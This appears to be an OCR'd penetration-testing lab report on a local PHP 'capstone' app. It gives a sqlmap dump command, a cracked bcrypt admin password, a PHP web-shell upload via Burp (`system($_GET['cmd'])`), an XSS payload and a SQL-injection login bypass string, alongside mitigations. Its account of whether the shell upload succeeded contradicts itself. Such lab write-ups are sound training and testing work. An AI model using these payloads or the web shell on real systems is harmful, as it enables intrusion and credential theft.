


Figure 22: hashcat -m 3200 -a 0 hash7.txt simplepasswd.txt --force --show
| admin | jeremy | $2y$10$F9bvqz5eoawIS6g0FH.wGOUkNdBYLFBaCSzXvo2HTegQdNg/HlMJy =(captain1)
Note: The `jeremy` account is an admin and the plaintext password recovered is `captain1` (lab cracker result).

3. Vulnerability details

- **Location:** `coffee` GET parameter on `coffee.php`
- **Issue:** Parameter is injected unsafely into SQL query without proper parameterization or sufficient input validation/escaping.
- **Techniques observed:** Boolean-based blind, Time-based blind (SLEEP), UNION-based retrieval — sqlmap successfully used these to enumerate DB and dump contents.
- **Why it matters:** Attackers can enumerate schema, extract user tables and password hashes, and offline-crack hashes to obtain plaintext credentials. With admin credentials, an attacker can take full control of the application.

4. Reproduction (non-destructive / summary)

This reproduction was performed in a controlled lab environment you provided. Do not run these steps against systems without authorization.

1. Run automated enumeration (sqlmap) against the vulnerable parameter:
   `sqlmap -u "http://localhost/capstone/coffee.php?coffee=1" --batch --dbs --dump -C username,password,type`

2. Confirm `peh-capstone-labs` database and `users` table contents are returned (see Evidence).

3. Export password hashes to a file and perform offline cracking with hashcat mode `3200` (bcrypt) using a wordlist; some hashes were cracked (see Cracked hashes).

---

5. Impact

- **Confidentiality:** High — password hashes and plaintext passwords for accounts (including admin) were exposed.
- **Integrity:** High — with admin access, attacker can modify data, change credentials, add backdoors.
- **Availability:** Medium — attacker could disrupt service, delete data, or lock out legitimate admins.
- **Scope:** All users stored in `users` table; admin accounts `jeremy`, `jessamy`, `raj` compromised (at least `jeremy` cracked).
- **Business impact (example):** Unauthorized access to admin functions, data leakage, reputational damage, regulatory issues if production data were involved.

6. Immediate mitigation (short term / emergency)

1. **Take site offline or disable the vulnerable endpoint** until patched (for production only; in lab you may patch and retest).
2. **Rotate compromised credentials** for all admin users immediately (force password reset).
3. **Invalidate all active sessions** (destroy session store) so stolen session cookies cannot be reused.
4. **Increase monitoring** and enable alerting for unusual DB queries.
5. **Audit logs** to confirm no further unauthorized actions were taken.

Modify POST request and Upload Shell using Burpsuite

File Upload and Shell Access




Figure 23:Location where I upload file http://localhost/capstone/index.php

Intercepted POST request in Burp Suite during file upload.




Figure 24:Intercepted POST request in Burp Suite during file upload.

Modified the request to upload a PHP reverse shell:




Figure 25:deletting the magic byte




Figure 26: under the png I put here pay load <?php system($_GET['cmd']); ?>
And change the file name shell.php




Figure 27: when I off the intercept burpsuite and send and refresh the page it shows not found

Its not Executed via:

http://localhost/cappssttone/upload_proces/shell.php?cmd=whoami

Result

Expected Result

- **Login**: Inputs should be sanitized and should not be vulnerable to XSS or SQL injection.
- **XSS**: The page should not reflect or store any script execution.
- **SQL Injection**: The login should be protected against SQL injection, and database errors should not be exposed.
- **Admin Credentials**: Admin credentials should not be easily accessible or hardcoded in files.
- **File Upload**: The file upload system should reject dangerous file types (e.g., PHP files) and should ensure that only allowed file types are uploaded.

What should be the tested result

Actual Result

What have you found!


Actual Result


- **Login**: The login form was vulnerable to reflected **XSS**; an alert box showed up when injecting a simple XSS payload (`<script>alert('XSS')</script>`).
- **XSS Payloads**: Both reflected and stored XSS vulnerabilities were found. The payload was executed after submitting data through the profile page (stored).
- **SQL Injection**: The login form was vulnerable to **SQL Injection**, allowing unauthorized login when submitting payloads like `' OR '1'='1' --`.
- **Admin Credentials**: Admin credentials were found exposed in the `config.php` file, allowing unauthorized access to the admin panel.
- **Shell Upload**: The file upload form allowed uploading `.php` files, and a PHP shell was not successfully uploaded and executed on the server.

Visual Proof

(Attach screenshots as Proof of Concept; POC) of the Bug.


- **Screenshot 1:**
  Reflected XSS – Alert box triggered upon submitting the form with an XSS payload.







Screenshot 2:

